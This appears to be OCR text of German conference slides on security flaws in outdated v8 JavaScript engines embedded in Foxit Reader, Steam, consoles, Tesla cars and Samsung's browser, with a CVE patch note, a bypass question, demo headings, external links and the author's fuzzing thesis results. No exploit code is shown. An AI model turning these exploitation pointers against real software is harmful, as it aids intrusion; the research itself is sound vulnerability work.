
- CVE-2020-15638 fixed 31.08.2020
- Der Patch:
  - Datentyp BigUint64Array wurde entfernt
- Bypass Möglichkeit (?)
  - BigUint64Array nicht verwenden?

Demo – Foxit Exploit 2021

Weiß Exodus Intelligence von diesem Foxit Exploit?

- Exodus hat einen Blog mit dem Exploit für Chrome veröffentlicht

- Exodus veröffentlicht regelmäßig Foxit Reader Schwachstellen…



Nicht nur Foxit verwendet eine veraltete v8 Engine...

- Spielekonsolen, Fernseher, …
  - Meistens ohne Sandbox!

- Tesla Autos
  - https://leethax0.rs/2021/04/ElectricChrome/

Nicht nur Foxit verwendet eine veraltete v8 Engine...


- Samsung Internet Browser (Android Handys):

https://twitter.com/Zeusb0x/status/1439872893916168192

Demo – Steam Exploit 2021

Nicht nur Foxit verwendet eine veraltete v8 Engine...

- Steam:



https://twitter.com/_tsuro/status/1235693464254238721

https://twitter.com/_tsuro/status/1298924676928999424

Research Projekt: Master Thesis

- Mein v8 Fuzzer: ca. **15 Milliarden Testfälle** getestet
  - ~15 000 Lines of Code
  - Ca. 16 Testfälle pro Sekunde pro CPU Core
  - Hätte auf meinem Heimrechner ca. 10 Jahre gedauert
  - Google Cloud mit 4500 CPU Cores: 1-2 Wochen
    - Kosten: ca. 3400 Euro gesponsort von Google

- 18 Bugs gefunden
  - 4 Security-Bugs ➔ Duplicates ☹
  - 11 Bugs ➔ Nicht sicherheitsrelevant ☹
  - 3 Security Bugs ➔ Neu ☺ (aber noch nicht public)

Danke für die Aufmerksamkeit!

☺